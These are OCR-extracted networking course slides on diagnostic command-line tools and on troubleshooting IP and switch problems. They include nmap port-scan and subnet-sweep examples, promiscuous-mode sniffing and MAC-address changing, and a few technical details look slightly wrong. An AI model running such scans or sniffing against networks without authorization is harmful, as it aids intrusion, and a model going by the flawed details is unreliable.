
Can identify:

- Protocols used on the network
- Percentage of protocol use
- Bandwidth utilization by protocol or host
- Unauthorized, unknown, or potentially malicious traffic (by protocol)
- Peak times of utilization
- Hosts with network interfaces in promiscuous mode
  - Mostly used by sniffers

Examples include:

- SolarWinds Deep Packet Inspection and Analysis Tool
- NetFlow
- sFlow

Protocol Analyzer Example



Wi-Fi Analyzer

A Wi-Fi analyzer is similar to the network analyzer except it is used for wireless networks

Collects packets from the wireless networks and detects:

- Acceptable networks, hidden networks, interference by other networks, devices, and other machinery

Can use for wireless surveys for placement of wireless access points (WAPs)

Bandwidth Speed Tester

Software that allows you to check the bandwidth (speed) of an Internet connection

Helps identify performance issues with your ISP


- Only measures speed to a particular site, not to all websites on the Internet

Vendors offer this service as a part of their website

Measures download and upload speed

Some software vendors also offer line quality checks

Looking-glass sites run a software that allows viewing of routing data as well



Common Command Line Utilities

Command Line (CLI)

A text-based user interface

You can run many testing commands and scripts from it

The most common choice for resolving basic IP issues

Generally used by administrators/IT support, hackers, Linux users, and advanced users

Examples:

- Windows cmd.exe or MS-DOS prompt
- Cisco CLI
- Linux Bash shell (case sensitive)

Ipconfig

A Windows command line utility that displays the device's current IP configuration including:

- IP address
- Subnet mask
- Default gateway
- DNS server(s)
- DHCP lease time and expiration time
- DNS suffix for the interface
- Link status

Information is returned for every interface, whether physical, virtual, or tunnel

Has various switches to return different types of information:

- `/?` displays help
- `/all` eturns all information
- `/release` releases current DHCP lease
- `/renew` attempts to obtain a new DHCP lease
- `/displaydns` shows the client's current DNS resolver cache (names it has recently looked up)
- `/flushdns` clears the resolver cache so new DNS lookups must be performed

ifconfig

The Linux/Unix/Mac complement to ipconfig

Does not show exact same information as ipconfig

- For example, does not show the address of the DNS server
- To see the configured DNS servers on a *nix machine, use the command:
  - `cat /etc/resolv.conf`

Basic syntax: `ifconfig [-a] [-v] [-s] <interface>`

Obtain help:

- ifconfig --help
- man ifconfig

Keep in mind that Linux, Unix, macOS command line commands are case sensitive

ifconfig Examples

May not work on all Linux distributions!

`ifconfig` - displays active interface details

`ifconfig -a` - displays information for all interfaces, active or inactive

`ifconfig eth0` - displays information for interface eth0 only

`ifconfig eth0 down` - deactivates interface eth0 (alternative: ifdown eth0)

`ifconfig eth0 up` - activates interface eth0 (alternative: ifup eth0)

`ifconfig eth0 192.168.1.200` - sets the IP address on eth0

`ifconfig eth0 netmask 255.255.255.0` - sets the subnet mask on interface eth0

`ifconfig eth0 hw ether AA:BB:CC:DD:EE:FF` - changes the MAC address of eth0

`ifconfig eth0 promisc` - puts eth0 in promiscuous mode

`ifconfig eth0 -promisc` - takes eth0 out of promiscuous mode

Ping

An application that uses ICMP echo request and echo reply to validate connectivity to Layer 3

You can ping by IP address or name (to test name resolution)

Used by virtually all operating systems and platforms

The most basic network connectivity test

Depending on the version, you can specify:

- destination
- source
- IP version (Windows defaults to IPv6)
- count
- TTL
- packet size
- continuous ping (already the default in Linux)
- do not fragment

Microsoft syntax:

ping **[-t] [-a] [-n count] [-l size] [-f]** [-i TTL] [-v TOS] [-r count] [-s count] [-w timeout] [-R] [-S srcaddr] [-p] [-4] [-6] target [/?]

Windows Ping Examples

Keep in mind that you can freely swap destination names and IP addresses

`ping /?` - find out the available switches for the ping command

`ping 192.168.1.1` - ping a specific host, such as your default gateway

`ping -n 20 192.168.1.1` - send 20 echo requests to the destination

`ping -t 192.168.2.130` - continuously ping a specific host to see when connectivity starts

`ping 127.0.0.1` - ping your loopback to ensure the TCP/IP stack is loaded

`ping -4 www.example.com` - force ping using IPv4 (will perform a DNS lookup for the IP address first)

`ping -6 www.example.com` - force ping using IPv6 (will perform a DNS lookup for the IP address first)

`ping -S 192.168.1.5 192.168.1.1` - specifies sending ping from source address 192.168.1.5

`ping -l 9000 172.16.1.20` - force the packet size to 9000 bytes (maximum is 65,527 bytes) good for testing if a switch is configured to accommodate jumbo frames on an iSCSI network)

`ping -a 192.168.1.33` - Attempts to resolve the name of the IP address

`ping -f www.example.com` - instructs routers to not fragment the packet

`ping -i 20 192.168.30.123` - manually sets the TTL to 20 (the maximum is 255)

Using Ping to Pinpoint Where Connectivity Fails

Ping your default gateway or another neighbor on the same segment to see if you have basic connectivity on the subnet

Ping a remote address to see if routing is working

Ping by name to see if name resolution is working

Continuous ping as you troubleshoot to see if connectivity changes

Ping your own IP address or loopback to ensure your TCP/IP stack is loaded and working

Ping specifying size to see if the switch/network can handle jumbo or odd sized frames

Possible ping replies:

- time=14ms - normal, ping succeeded
- Destination host unreachable - no reply, host offline, firewall blocking ICMP, or host/router has no route to destination
- Could not find host - name resolution failed
- TTL expired in transit - destination too many hops away
- transmit failed. General failure - host cannot ping (IP problems, wrong parameters

Keep in mind that the first few pings may fail as devices and the switch set their arp caches/MAC table

- You may have to issue the ping command a second time if the first provides no response

Tracert, Traceroute, Trace

Command line network diagnostic tools that tracks the path of a packet as it traverses an IPv4 network

- Windows uses tracert
- Unix, Linux, and Mac OS use traceroute
- Cisco uses trace

Tracert -6, traceroute6, and traceroute -6 test connectivity between devices on a IPv6 network

Uses increasing TTL values in the IP header to induce routers (hops) down the path to expire the packets and send back information to the sender

Microsoft syntax:

tracert [-d] [-h maximum_hops] [-j host-list] [-w timeout] [-R] [-S srcaddr] [-4] [-6] target_name

How Traceroute Works

1. Sender sends a series of packets (either ICMP or UDP) to a destination
2. Starting packet(s) have the Time-to-Live in the IP header set to “1”
3. The first hop to receive the packet decrements the TTL to “0”
4. That hop discards the packet, sending an ICMP expired in transit message to the sender (the hop also identifies itself in that message)
5. The sender sends a few more packets to the destination with a TTL of “2”
6. The first hop decrements the TTL to 1
7. The second hop decrements the TTL to 0, discards the packet, and sends a message to the sender
8. The process repeats until the packet reaches the final destination
9. Gaps (***) in the output indicate that hop did not respond
   - It’s either a firewall or too busy

Netstat

A command-line network utility tool that shows the status/statistics of ports and TCP/UDP connections (sockets) on a computer

Used by nearly all PC type operating systems

Depending on the version, can show:

- Listening ports
- Ports with established sessions
- The status of an established session (LISTEN, ESTABLISHED, TIME_WAIT, CLOSE_WAIT, etc.)
- Known routes
- Amount of packets in and out
- Number of packet errors
- The PID (process ID) of the application that is using the port
- The owning process and/or responsible executable

Microsoft syntax: netstat [-a] [-b] [-e] [-n] [-o] [-p <Protocol>] [-r] [-s] [<interval>]

Obtain help:

- Microsoft: `netstat /h`
- Linux: `man netstat`

Common Windows Netstat Switches

Switch	Function
-a	Displays all connections and listening ports
-r	Displays the contents of the routing table
-n	Speeds execution by not performing name lookups on addresses and port numbers
-s	Shows per-protocol statistics for IP, ICMP, TCP, and UDP
-p < protocol >	Shows connection information for the specified protocol, can be combined with -s
-e	Shows Ethernet statistics, and can be combined with -s
-o	Displays the owning process
-v	Verbose; displays additional information if available
-b	Displays the executable involved in creating each connection or listening port. If used with –v, displays all components involved in creating the socket. Requires an elevated prompt

Nslookup

A Windows command line utility used to query a DNS server

- Can query the DNS server for various types of records, including a full zone transfer (complete dump of all of the records for a domain)
- Requires that the DNS server you are querying also have a reverse lookup zone configured

Microsoft syntax: nslookup [exit | finger | help | ls | lserver | root | server | set | view] [options]

Nslookup Examples

`nslookup example.com`	- find the A record of a domain
`nslookup –type=ns example.com`	- find the NS records for a domain
`nslookup –type=soa example.com`	- find the start of authority DNS server for a domain
`nslookup –type=mx example.com`	- find the MX records of a domain's mail servers
`nslookup –type=any example.com`	- get all DNS records for a domain
`nslookup example.com ns1.example.com`	- query records using a specific DNS server
`nslookup 142.250.31.106`	- perform a reverse DNS lookup
`nslookup –type=ptr 106.31.250.142.in-addr.arpa`	- same as above
`nslookup -timeout=20 example.com`	- manually set the timeout in seconds; you can give the server more time to respond
`nslookup -debug example.com`	- uses debug mode to obtain more information

Dig — linux

A *NIX command-line tool for querying DNS servers and troubleshooting DNS functionality

Dig can function in command line mode or in batch mode

Uses a specified name server or device's default resolver configured in the /etc/resolv.conf file

Dig is part of the BIND domain name server software suite

Syntax: dig [server] [name] [type]

Obtain help: `man dig`

Dig Examples

COMMAND	DESCRIPTION	EXAMPLE
dig [hostname]	Returns any A record found within the queried hostname's zone	dig example.com
dig [hostname] [record type]	Returns the records of that type found within the queried hostname's zone	`dig example.com MX`
dig [hostname] +short	Provides a terse answer, usually just an IP address	`dig example.com +short`
dig @[nameserver address] [hostname]	Queries the nameserver directly instead of your ISP's resolver	`dig @ns1.example.com example.com`
dig [hostname] +trace	Adding +trace instructs dig to resolve the query from the root nameserver downwards and to report the results from each query step	`dig example.com +trace`
dig -X [IP address]	Reverse lookup for IP addresses	`dig -X 204.13.248.106`
dig [hostname] any	Returns all records for a hostname	`dig example.com any`

iptables

Used to configure, maintain, and inspect the tables of IPv4 packet filter rules in the Linux kernel firewall (host-based firewall)

Multiple tables may be configured

- Each table contains a number of built-in chains and may also contain user-defined chains
- A chain is a list of rules that can match a set of packets
- Each rule specifies what to do with a packet that matches which is referred to as a `target', which may be a jump to a user-defined chain in the same table

Obtain help:

- `man iptables`
- `iptables -h`

iptables Bash Script Example

```
#
# iptables example configuration script
#
# Flush all current rules from iptables
#
 iptables -F
#
# Allow SSH connections on tcp port 22
# This is essential when working on remote servers via SSH to prevent locking yourself out of the system
#
 iptables -A INPUT -p tcp --dport 22 -j ACCEPT
#
# Set default policies for INPUT, FORWARD and OUTPUT chains
#
 iptables -P INPUT DROP
 iptables -P FORWARD DROP
 iptables -P OUTPUT ACCEPT
```

iptables Bash Script Example (cont'd)

```
# Set access for localhost
#
 iptables -A INPUT -i lo -j ACCEPT
#
# Accept packets belonging to established and related connections
#
 iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
#
# Save settings
#
 /sbin/service iptables save
#
# List rules
#
 iptables -L -v
```

iptables Additional Commands

`lsmod | grep ip_tables`	- see if iptables is actually running
`system-config-securitylevel`	- enable iptables if it is not running
`iptables -L`	- list the current rules
`/sbin/service iptables save`	- save any new configurations
`chmod +x myfirewall`	- make a Bash script called myfirewall executable
`./myfirewall`	- run the myfirewall script to configure iptables

tcpdump

linux

A command line packet analyzer

Displays the contents TCP/IP and other network packets transmitted from or received by a host

Available on *NIX systems

Syntax: tcpdump [OPTIONS]

Obtain help:

- `man tcpdump`

tcpdump Examples

`tcpdump -D`	- list available interfaces to sniff from
`tcpdump -i eth0`	- start sniffing/dumping on eth0
`tcpdump host 1.1.1.1`	- capture traffic going to/from host 1.1.1.1
`tcpdump src 1.1.1.1`	- capture traffic coming from host 1.1.1.1
`tcpdump dst 2.2.2.2`	- capture traffic going to host 2.2.2.2
`tcpdump net 192.168.1.0/24`	- capture traffic going to/from subnet 192.168.1.0
`tcpdump port 3389`	- capture traffic for port TCP 3389

tcpdump Examples (cont'd)

`tcpdump portrange 21-23`	- only show traffic for ports 21, 22, and 23
`tcpdump src port 1025`	- capture traffic with a source port of 1025
`tcpdump icmp`	- only display icmp traffic (can also be used for tcp, udp, and others)
`tcpdump -X icmp`	- view the content of a packet (good when combined with -c)
`tcpdump -c 10`	- exit tcpdump after capturing the first 10 packets
`tcpdump -e -i eth0`	- display the link-level header in the output
`tcpdump ip6`	- only display IPv6 traffic

PathPing

A Microsoft route tracing tool that combines tracert with some quality of service features

PathPing output includes:

- Each hop/router IP address
- Length of time to reach destination
- Packets successfully/unsuccessfully sent (loss)

Syntax: pathping [options] target

Obtain help: `pathping /?`

Examples:

`pathping 172.16.0.254`	- perform pathping to destination by IP
`pathping www.example.com`	- perform pathping to destination by name
`pathping /n www.example.com`	- do not resolve intermediate router names

Network Mapper (Nmap)

A command line network scanner and security utility

Used to:

- Ping sweep and port scan
- Identify services and operating systems based on their response to network packets
- Inventory hosts and services on the network
- Perform some vulnerability testing

Built into *NIX operating systems

Basic syntax: nmap [options] target

Obtain help: man nmap

Can be downloaded and run on Windows

- Windows also has a GUI-based version called Zenmap

nmap Examples

test

`nmap scanme.nmap.org`	- performs a TCP connect scan of common ports against target
`sudo nmap 192.168.10.121`	- performs a TCP half scan of common ports against target
`sudo nmap -vv 192.168.10.121`	- produces very verbose output
`sudo nmap -sU 192.168.10.121`	- performs a UDP scan against the target
`sudo nmap -6 fd12:3456:789a:1::1`	- performs an IPv6 scan against the target
`nmap 192.168.10.0/24`	- scans an entire subnet
`nmap 192.168.10,11,12.1`	- scans several hosts
`nmap -p- 192.168.10.121`	- scans all 65,535 ports on the target
`nmap -p 443 192.168.10.121`	- scans only TCP 443 on the target
`nmap -p 80,443 192.168.10.121`	- scans both TCP 80 and 443 on the target
`sudo nmap -sU -p 1-1024 192.168.10.121`	- scans UDP ports 1 - 1024 on the target

Route

Allows an administrator to view and configure routing tables on Windows and *NIX hosts

Windows examples:

```
route print                                          - display current routing table
route ADD 157.0.0.0 MASK 255.255.255.0 157.55.80.1   - add a static route
route /?                                             - get help
```

Linux examples:

```
route -n                                             - display current routing table
ip route                                             - get details of routing table
sudo route add default gw 169.254.0.0                - add a default gateway
sudo route del default                               - delete the default gateway
sudo ip route add 192.168.5.0 via 10.0.0.1           - add a static route
route -h --help                                      - get help
```

ARP

Windows and Linux command to display or edit the host's ARP cache

Examples:

`arp -a` - display the current arp cache

`arp -s 157.55.85.212 00-aa-00-62-c6-09` - add a static mapping

`arp -d` - clear the cache of all dynamically learned mappings

Obtain help:

`man arp` (Linux)

`arp /?` (Windows)

Troubleshooting Basic IP Networking Issues

A User Says “I can’t get on the Internet…”

Let’s apply some troubleshooting methodology

Layer 7 Quick Check

Watch them to make sure they’re doing it right

You: “Please open a browser so I can see what’s going on”

They do so, and the page doesn’t load

Find out if it ever worked

You: “You were fine earlier?”

Them: “Yesterday was fine. I came in this morning and can’t get online.”

Your mind is already formulating possibilities

Based on past experience, DHCP is high on the list

Check the scope of the problem

Other users seem to be just fine – the problem is limited to this one user

DHCP is still on the list of suspects, but there could be other problems too

Divide-and-conquer quick check

See if they’re working at Layer 3

You: “Please open a command prompt, type ipconfig, and press enter”

They do so, and their IP address is 192.168.1.118 – within the subnet range

OK, they have an address. DHCP is much less likely at this point

You: “Can you ping your gateway? Please type ping 192.168.1.1 and press enter.”

They do so and the request times out. They can’t seem to ping anything. OK Layer 3 is not working. Let’s try layers 1 and 2

Narrowing the Problem - Example

- Can't get on the Internet
  - Browser can't open specific web page
    - Try another website
  - Browser can't open any website
    - Try another browser
    - Ping by name to verify name resolution is working
    - `ping google.com`
      `ping time.gov`
  - Can't ping a (different) website by name
    - Check client IP settings are correct
    - `ipconfig /all`
    - Try using a different (public) DNS server (8.8.8.8, 8.8.4.4, 4.2.2.2, 4.2.2.3)
    - client TCP/IP settings
  - Can't ping Google by IP
    - See if other users have Internet problems
    - Consider troubleshooting firewall / edge router
  - Can't connect to internal resources by name
    - Clear client resolver cache
    - `ipconfig /flushdns`
    - Check DNS Client service is running; restart client
    - `powershell "get-service dnscache"`
    - See if others have internal connectivity problems
    - Windows Server DNS Manager
    - Verify internal DNS server configured /running ok; clear DNS server cache; restart DNS server
    - Consider checking client for malware, bad patches, OS problems
  - Can't ping another internal subnet by IP
    - See if client can ping its gateway
    - See if client can ping other side of its gateway
    - `arp -d *`
    - See if client has a duplicate IP address; clear client ARP cache; restart client
  - Can't ping same subnet by IP
    - Start troubleshooting at Layer 1 and 2

Troubleshooting Basic Networking Problems

Missing or wrong IP address
- No IP address / no DHCP lease
  - Windows/macOS client has APIPA address (169.254.x.y)
  - Non-APIPA client (Linux, phones) has address of 0.0.0.0
- Wrong address for the subnet
  - Hard-coded incorrectly
  - Client did not obtain a new DHCP lease when connecting to new network

```
ipconfig
ipconfig /all
```

```
ipconfig /release
ipconfig /renew
```

Reboot/reconnect client to network to clear TCP/IP stack
If necessary, temporarily hard-code IP address, mask, default gateway, and preferred DNS (use 8.8.8.8)

Wrong subnet mask
- Client will make wrong forwarding decisions

See if others have the same problem
Double-check that router, firewall, and Internet link are ok

Missing or wrong default gateway
- Client will not be able to connect outside its own subnet

```
ping www.time.gov
ping imdb.com
```

No name resolution
- Missing or wrong DNS server address
- DNS server not working

Try pinging gateway, local and remote host IP, Internet DNS servers such as 8.8.8.8, 8.8.4.4, 4.2.2.2, 4.2.2.3, 4.2.2.4

Duplicate IP address on DHCP network
- One host was hard coded, one received same address as DHCP lease

```
ping -a <duplicate IP>
```
Example: `ping -a 192.168.1.101`

Layer 1, Layer 2 issues

Check DHCP Server leases for duplicate
If necessary, exclude hard-coded address from scope
Reboot client to reset TCP/IP stack

Duplicate IP Addresses


A computer will typically show an error if it encounters a duplicate IP address


Perhaps this or another device (such as a printer) already had this IP address hard-coded

Attempt to get a different address from the DHCP server, or hard-code a different address outside the DHCP scope

Bounce the interface or reboot the host to clear any IP configuration and reload the TCP/IP stack

Hunt down the other device to sort it out too – the first computer's error log might show the other's MAC address





Common Switching Issues

Troubleshooting Switching Problems

Consider troubleshooting basic physical problems at the same time

Eliminate variables

Perform quick checks by swapping out end device, cable, and switchport (and possibly switch)

Ensure that:

1. The cabling from the end device to the switchport is ok and not marginal (including any patch cables and patch panel jacks)
2. The switchport in question is fully working (with another device/cable plugged straight into it)
3. The switchport is in the right VLAN
4. There is trunking all the way to the distribution layer switch
5. The switch MAC address table has the correct MAC to port mappings
6. The end device and router have the correct MAC to IP mappings in their ARP cache
7. The end device has the right IP address configuration and can ping its default gateway (whether a physical router interface or multilayer switch VLAN interface)
8. If the end device can ping its default gateway but not beyond, troubleshoot at Layer 3

Switchport Component Mismatch

Although you might be able to physically connect components, they electrically might not work together

- The transceiver might be incompatible with cabling, the switch port, or the transceiver at the other end of the link
- Mismatches usually cause the port to blink rapidly, shut down or display statistics errors

Configuration between devices could be incompatible:

- Speed/duplex/ mismatch
- Fiber optic mode (single, multi) mismatch
- Fiber core/ferrule polish/wavelength mismatch

Ensure:

- Transceiver is compatible with port/module/switch
- Cable is compatible with transceiver
- Transceivers (type, speed, duplex) match at both ends of the link
- Fiber optic cable mode, core, type is consistent throughout (from end to end)
- Fiber ferrule polish type is the same at coupling/patch panel connections
- Cable speed/distance rating does not fall below requirement at any point

Check:

- Device / cable documentation
- Cisco commands: `show interfaces`, `show module`
- Windows: Check network interface properties

Switchport Shut Down or in a Blocking State

No carrier detected (line protocol down)
- Bad/broken cable
- Loose connection
- End device disconnected, turned off, in power-saving mode, NIC malfunction

Switchport administratively down (shutdown by the admin)
- Check the switch's port status, running configuration

Switchport is in a blocking state (light is amber)
- Spanning tree has the port temporarily blocked
- When a device is plugged into the port, spanning tree takes 50 seconds to complete searching for loops
- After that, the port is then moved to a forwarding state (light turns green)

Switchport has a security violation
- You can configure the port to shut down immediately if a security violation (wrong/too many MACs) occurs
- The port status will show error disabled
- You can also configure the port to stay on but shut down a particular VLAN

Configuration errors

TX/RX Reverse

The TX has to connect to RX on both sides for devices to talk to each other

Using a straight through patch cable to connect similar devices usually causes a connection of transmit to transmit and receive to receive

Some newer devices have the capacity to autosense the type of cable and correct the problem

Check port/NIC configuration on both ends

- Link light will probably be off

Use a cable checker to verify cable type

If you are unsure, try using known good half-cross, full-cross, and straight-though cables

- Windows: Check network interface properties
- Cisco commands:
  - `show running-config`
  - `show interfaces`
  - `show interfaces fa0/1`

Duplex/Speed Mismatch

Most devices will auto-negotiate speed and duplex just fine

Sometimes you have to manually configure the PC and switchport to match speed and duplex

- Might be necessary for older gigabit NICs
- Try to avoid hard-coding speed/duplex on switchports that connect to other switches

You will see interface errors if they do not match

Additionally, the port light might flash rapidly

Verify actual speed and duplex reported by the interface at both ends

- Windows: Check network interface properties
- Cisco commands:
  - `show running-config`
  - `show interfaces`
  - `show interfaces fa0/2`

Trunking / Uplink Mismatches

If connecting switch to switch, or switch to router-on-a-stick, make sure trunking is configured the same at both ends:

- Set one or both sides to actively negotiate a trunk link
- Or hard code trunking to always be on (no negotiation) on both sides
- Ensure the same trunking protocol (802.1q) is configured on both sides
- Ensure that both sides have the same native VLAN
- Verify trunking status on both switches
- Ensure that neither side is “pruning” (not sending) important VLANs down the link

If you configure a simple uplink (no trunk) between two switches:

- Ensure that neither end is attempting to trunk
- Ensure that ports on both ends are in the same VLAN

Cisco commands:

```
show vlan
show interfaces switchport
show interfaces trunk
show interfaces status
```

Duplicate MAC Addresses

Each NIC should have a unique MAC address

Two devices using the same MAC address will cause a switch to forward the traffic to both devices

If duplicates are found, a rogue device may be sniffing traffic or part of a malware attack

Locate and disable the unauthorized device / switchport

Clear the switch MAC table

Native VLAN Mismatch

A general condition when two devices are erroneously connected to the same VLAN

- Switchports will notice
- Clients and end devices have no concept of VLAN – their IP addressing will be incorrect for the subnet

A “Native VLAN Mismatch” occurs when the native VLAN of a switch port is different from the native VLAN of the port of another (connected) switch

If a switch detects that another switch is connected but configured with a different native VLAN, you will see console error messages

- The port might even shut down

Cisco commands: `show vlan, show interfaces switchport, show interfaces trunk, show interfaces status`

Switching Test Tools and Techniques

Quick Things to Try

See if the end device can ping another device

- If it can, you have just eliminated the switch (in fact, Layers 1, 2, and 3) as the problem

Visually inspect for link lights on the switch and device NIC

- If both sides show a link light, they can hear each other
- Does not guarantee signal quality
- Cabling could still be marginal

Try plugging a known good device and known good cable into the switchport to ensure the port is good

Try moving the affected device to a different switchport to ensure the device and cabling are good

Try unplugging and re-plugging cables at the switch, patch panel, and end device to see if that resolves a loose connection

Visually inspect cables, connectors, and ports at both the switch and end device for signs of damage, dirt, or loose connectors

- Move the cable around/push the plug down in the switch port while watching for link lights to see if connectivity is intermittent

Eliminate Variables

Identify all variables (including Layer 1) and try eliminating them one at a time

- **Switch** – verify that other ports on the switch are working fine
- **Switchport** – visually inspect for dirty, corroded, bent, broken pins; try plugging a known good device and cable directly into the switch port; use a loopback adapter/tester
- **Patch cable between switchport and patch panel** - replace the known good cable with the suspect patch cable to see if the good device still connects to the switchport; test the suspect patch cable with a cable checker; swap out the suspect patch cable
- **Patch panel port** – visually inspect the port on the patch panel for dirt, corrosion, bent or broken pins
- **Cable punchdown** - visually inspect the 110 block on the back of the patch panel for loose/broken wires
- **Cable run from end drop to patch panel** – use a cable tester to check cable from patch panel to keystone jack
- **Keystone jack at end of cable run** – “” “”
- **Cable from keystone jack to end device** – swap out the cable at the end device; use a cable tester to check end device cable
- **End device** – see if end device can connect if plugged into another port

Troubleshooting Layer 2 Switching Problems

Check for link lights at both ends
- Bad shielding or a single broken wire can still present a link light
- The signal will still be too poor to conduct higher level tests such as ping

Check that the port is forwarding
- Light is green, not amber or off

Check that the port belongs to the correct VLAN
- Cisco command: show vlan

Check that the device IP configuration is appropriate for the VLAN / subnet

Ensure there is no trunking / uplink mismatch on a trunk link

Ensure the port is in correct mode (access or trunk)

Ensure the MAC address table has correct MAC to port mappings

